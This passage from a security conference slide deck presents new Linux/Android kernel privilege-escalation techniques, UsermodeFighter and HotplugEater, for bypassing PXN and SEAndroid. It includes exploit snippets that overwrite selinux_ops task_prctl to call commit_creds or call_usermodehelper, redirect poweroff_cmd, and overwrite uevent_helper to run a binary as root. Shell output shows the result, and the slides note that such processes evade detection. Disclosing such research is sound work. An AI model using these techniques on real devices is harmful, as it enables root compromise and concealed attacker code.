1836 SYSCALL_DEFINE5(prctl, int, option, unsigned long, arg2, unsigned long, arg3,
1837                 unsigned long, arg4, unsigned long, arg5)
[...]
1843          error = security_task_prctl(option, arg2, arg3, arg4, arg5);
1844          if (error != -ENOSYS)
1845                  return error;
```

    - result was also well returned unless the result was -ENOSYS

3-1. Proposing new kernel attack technique (1): Warm-up

- PXN bypass attack without ROP
  - When only partial memory value can be increased/decresed
    - CVE-2013-2094 perf_event_open
  - When we have total control over memory
    - CVE-2014-3153 futex_requeue
    - CVE-2013-6282 get/put_user
    - CVE-2015-0815 pipe
- PXN bypass attack with ROP
  - When we have to change the flow of code to make gadget
    - CVE-2015-3636 ping_unhash

3-1. Proposing new kernel attack technique (1): Warm-up

- PXN bypass attack without ROP (with partial memory control)
  - we have to increase the value to over 32bit address but we only have partial control
    - we can call reset_security_ops by increasing address of cap_task_prctl
    - creds related functions are located below cap_task_prctl function
  - Jump to the location location of a code that indirectly calls the desired function
    - while searching we could find code calling commit_creds above cap_task_prctl
    - Even cap_stak_prctl itself is calling commit_creds

```
c016cd40:       ebfd7e60        bl      c00cc6c8 <commit_creds>
c026282c:       eaf9a7a5        b       c00cc6c8 <commit_creds>
c0263a34:       ebf9a323        bl      c00cc6c8 <commit_creds>
c0264670:       ebf9a014        bl      c00cc6c8 <commit_creds>
c02646ec:       ebf99ff5        bl      c00cc6c8 <commit_creds>
c0264844:       ebf99f9f        bl      c00cc6c8 <commit_creds>
c02648b0:       ebf99f84        bl      c00cc6c8 <commit_creds>
c0264cdc:       eaf99e79        b       c00cc6c8 <commit_creds>
c02672a0:       eaf99508        b       c00cc6c8 <commit_creds> // c0267120 <cap_task_prctl>:
```

- Doing some check, we could confirm increasing cap_task_prctl's address by +0x180, we could call commit_creds indirectly

```
security/commoncap.c:
848 int cap_task_prctl(int option, unsigned long arg2, unsigned long arg3,
849                    unsigned long arg4, unsigned long arg5)
[...]
942 changed:
943         return commit_creds(new);
```

3-1. Proposing new kernel attack technique (1): Warm-up

- PXN bypass attack without ROP (with entire memory control)
  - Change the value of task_prctl within selinux_ops to kernel function address we want to call
    - Turn off SEAndroid and call commit_creds after calling prepare_kernel_cred

```
// change task_prctl within selinux_ops to address of reset_security_ops
syscall(172); /* 172 = sys_prctl *//* reset_security_ops() call */
[...]
// change task_prctl within selinux_ops to address of prepare_kernel_cred
cred_addr=syscall(172, 0); /* prepare_kernel_cred(0) call */
[...]
// change task_prctl within selinux_ops to address of commit_creds
syscall(172,cred_addr); /* commit_creds(cred_addr) call */
```

    - Calling task_prctl after overwriting its value to the address of commit_creds

```
// change task_prctl within selinux_ops to address of commit_creds
// we don't need to call prepare_kernel_cred if we provide init_cred address
as // a parameter
syscall(172,&init_cred);
```

    - We can indirectly call override_creds function by calling task_prctl

```
// change task_prctl within selinux_ops to address of override_creds
[...]
void *cred_ptr=(void *)mmap(0x80000,0x100,...);
*(long *)&cred_ptr[0]=cred_addr;
[...]
syscall(172,0x80000);
```

3-2. Proposing new kernel attack technique (2): kernel thread command execution

- **call_usermodehelper API**
  - **It can call user application from kernel level**
    - **eg. hotplug (auto mount USB sticks when pluged)**
  - **register subprocess_info->work handler to khelper_wq queue and execute commands asynchronously**


```
#define UMH_NO_WAIT     0       /* don't wait at all */
#define UMH_WAIT_EXEC   1       /* wait for the exec, but not the process */
#define UMH_WAIT_PROC   2       /* wait for the process to complete */
#define UMH_KILLABLE    4       /* wait for EXEC/PROC killable */

struct subprocess_info {
        struct work_struct work;
        struct completion *complete;
        char *path;
        char **argv;
        char **envp;
        int wait;
        int retval;
        int (*init)(struct subprocess_info *info, struct cred *new);
        void (*cleanup)(struct subprocess_info *info);
        void *data;
};
```

- **3 types of calling user application (umh_wait)**
  - **UMH_NO_WAIT: don't wait**
  - **UMH_WAIT_EXEC: wait for the process to start**
  - **UMH_WAIT_PROC: wait for the process to end**

3-2. Proposing new kernel attack technique (2): kernel thread command execution

- **call_usermodehelper API execution process**



3-2. Proposing new kernel attack technique (2): kernel thread command execution

- **call_usermodehelper API analysis**
  - **call_usermodehelper: Call call_usermodehelper_setup and exec function**

```
int call_usermodehelper(char *path, char **argv, char **envp, int wait){
[...]
        info = call_usermodehelper_setup(path, argv, envp, gfp_mask,
                                         NULL, NULL, NULL);
[...]
        return call_usermodehelper_exec(info, wait);
}
EXPORT_SYMBOL(call_usermodehelper);
```

  - **call_usermodehelper_setup: Set the argument, environment variables, handlers to run within kernel memory**

```
struct subprocess_info *call_usermodehelper_setup(char *path, char **argv,
                char **envp, gfp_t gfp_mask,...)
{
        struct subprocess_info *sub_info;
        sub_info = kzalloc(sizeof(struct subprocess_info), gfp_mask);
[...]
        INIT_WORK(&sub_info->work, __call_usermodehelper);
        sub_info->path = path;
        sub_info->argv = argv;
        sub_info->envp = envp;
```

  - **call_usermodehelper_exec: Register sub_info->work to khelper_wq queue**

```
int call_usermodehelper_exec(struct subprocess_info *sub_info, int wait){
[...]
        queue_work(khelper_wq, &sub_info->work); // __call_usermodehelper
```

3-2. Proposing new kernel attack technique (2): kernel thread command execution

- call_usermodehelper API analysis
  - __call_usermodehelper: Called asynchronously and call functions regarding wait types

```
static void __call_usermodehelper(struct work_struct *work){
[...]
        if (wait == UMH_WAIT_PROC)
                pid = kernel_thread(wait_for_helper, sub_info,
                                    CLONE_FS | CLONE_FILES | SIGCHLD);
        else {
                pid = kernel_thread(call_helper, sub_info,
                                    CLONE_VFORK | SIGCHLD);
```

  - call ____call_usermodehelper function that actually calls command execution function from inside of two functions

```
static int call_helper(void *data){
[...]
        return ____call_usermodehelper(data);
}
[...]
static int wait_for_helper(void *data){
[...]
        pid = kernel_thread(____call_usermodehelper, sub_info, SIGCHLD);
```

  - ____call_usermodehelper: call do_execve function and execute user application

```
static int ____call_usermodehelper(void *data){
[...]
        retval = do_execve(sub_info->path,
                           (const char __user *const __user *)sub_info->argv,
                           (const char __user *const __user *)sub_info->envp);
```

3-2. Proposing new kernel attack technique (2): kernel thread command execution

- Bypassing PXN by calling call_usermodehelper to execute kernel thread command
  - Attacker can select what to call depending on various types of parameters
    - normally calling call_usermodehelper is the best bet
  - UsermodeFighter #1: Bypassing PXN by calling call_usermodehelper
    - search for cap_task_prctl table address from security_ops structure
    - change cap_task_prctl value to reset_security_ops's address
    - first calling prctl function will turn off SEAndroid
    - change cap_task_prctl value to call_usermodehelper's address
    - second calling prctl function will run kernel thread command with admin priv
      - it runs as child process of kworker → UNDETECTABLE

GAME OVER

```
// change the value of task_prctl to address of reset_security_ops
syscall(172); /* reset_security_ops() call */
[...]

// after making up parameters to run inside kernel memory data sector
[...]

// change the value of task_prctl to address of call_usermodehelper
cred_addr=syscall(172, path, argv, envp, 0); /* call_usermodehelper() call */
```

3-3. Proposing new kernel attack technique (3): Kernel Protection bypass

- Calling call_usermodehelper without parameters
  - Since the first parameter of prctl is treated as 32bit, we need different approach with 64bit environment
  - Existing method can be easily mitigated if security_ops structure be unmodifiable
  - We need a better way which is independent of what structures we are going to overwrite and without limitation entering parameters
    - we can use codes that indirectly call call_usermodehelper APIs

```
kernel/kmod.c: // case of call_modprobe that calls setup, exec
char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
[...]
static int call_modprobe(char *module_name, int wait){
[...]
 argv[0] = modprobe_path;
        argv[1] = "-q";
        argv[2] = "--";
        argv[3] = module_name;  /* check free_modprobe_argv() */
        argv[4] = NULL;
[...]
 info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
                                          NULL, free_modprobe_argv, NULL);
[...]
 return call_usermodehelper_exec(info, wait | UMH_KILLABLE);
```

```
kernel/sys.c: // case of orderly_poweroff that calls call_usermodehelper
char poweroff_cmd[POWEROFF_CMD_PATH_LEN] = "/sbin/poweroff";
[...]
static int __orderly_poweroff(bool force){
[...]
 argv = argv_split(GFP_KERNEL, poweroff_cmd, NULL);
[...]
 ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
```

3-3. Proposing new kernel attack technique (3): Kernel Protection bypass

- Calling call_usermodehelper without parameters
  - confirmed to work with various divers regardless of kernel version

```
fs/ocfs2/stackglue.c:
static char ocfs2_hb_ctl_path[OCFS2_MAX_HB_CTL_PATH] = "/sbin/ocfs2_hb_ctl";
[...]
static void ocfs2_leave_group(const char *group){
[...]
        argv[0] = ocfs2_hb_ctl_path;
[...]
        ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
```

```
fs/nfs/cache_lib.c:
static char nfs_cache_getent_prog[NFS_CACHE_UPCALL_PATHLEN] =
                                "/sbin/nfs_cache_getent";
[...]
int nfs_cache_upcall(struct cache_detail *cd, char *entry_name){
[...]
 char *argv[] = {
               nfs_cache_getent_prog, ...
 ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
```

```
fs/nfsd/nfs4recover.c:
static char cltrack_prog[PATH_MAX] = "/sbin/nfsdcltrack";
[...]
static int nfsd4_umh_cltrack_upcall(char *cmd, char *arg, char *legacy){
[...]
 argv[0] = (char *)cltrack_prog;
[...]
 ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
```

3-3. Proposing new kernel attack technique (3): Kernel Protection bypass

- UsermodeFighter #2: Bypassing kernel protection by calling call_usermodehelper without parameters
    - orderly_poweroff seems to work pretty well
    - Bypassing kernel protection by calling call_usermodehelper indirectly
        - Change poweroff_cmd variable value to location of variable we want to run
        - Turn off SEAndroid and change whatever FPT to address of orderly_poweroff
        - At calling prctl, desired process will run as admin in kernel thread
            - it runs as child process of kworker → UNDETECTABLE


```
// change the value of task_prctl to the address of reset_security_ops
syscall(172); /* reset_security_ops() call */
[...]

// within poweroff_cmd, change the path of /sbin/poweroff to /data/local/tmp/cmd
// #define POWEROFF_CMD_PATH_LEN 256 // the desired path can be anything within 256 long string
[...]

// change the value of task_prctl to address of call_usermodehelper
cred_addr=syscall(172); /* orderly_poweroff() call */
```

- Now, we can overwrite whatever ops structure to attack!

3-4. Proposing new kernel attack technique (4): the easiest kernel protection bypass

- HotplugEater: Bypassing kernel protection by overwriting uevent_helper
  - Hotplug is automatically run by kobject_uevnet_env function
  - we can execute commands by overwriting uevent_helper without changing ops structure

```
lib/kobject_uevent.c:
char uevent_helper[UEVENT_HELPER_PATH_LEN] = CONFIG_UEVENT_HELPER_PATH;
[...]
static int init_uevent_argv(struct kobj_uevent_env *env, const char *subsystem){
[...]
        env->argv[0] = uevent_helper;
[...]
int kobject_uevent_env(struct kobject *kobj, enum kobject_action action, char *envp_ext[]){
[...]
        if (uevent_helper[0] && !kobj_usermode_filter(kobj)){
[...]
                info = call_usermodehelper_setup(env->argv[0], env->argv,
[...]
                        retval = call_usermodehelper_exec(info, UMH_NO_WAIT);
```

  - All kernel protections will be bypassed by overwriting just one variable!

```
$ cat /proc/sys/kernel/hotplug
/sbin/hotplug
$ ./exploit
$ cat /proc/sys/kernel/hotplug
/data/local/tmp/x0x
$ ps | grep x0x
root      29523 27957 3660   416   ffffffff 00000000 S /data/local/tmp/x0x
$
```

- Outline

1. Introduction
2. Technical background of kernel attack
3. Proposing new kernel attack technique
4. **Demonstration: UsermodeFighter / HotplugEater**
5. Conclusion

- Outline

1. Introduction
2. Technical background of kernel attack
3. Proposing new kernel attack technique
4. Demonstration
5. **Conclusion**

5. Conclusion

- Summary on newly proposed attacks
  - can be used to exploit any platform based on linux kernel
    - it can cover broad range of kernel versions from past to present
  - Easy privilege escalation with kernel vulnerabilities
    - kernel security measures can be easily bypassed without ROP/JOP
  - Can bypass various kernel mitigation techniques
    - Successfully nullified multiple kernel protections
  - Let's have fun with numerous kernel N-day vulnerabilities!

TOTAL SECURITY SOLUTION
NETCOP

Smart Platform Security

tel. 02 575 3339 / fax. 02 575 3340
www.inetcop.net
㈜아이넷캅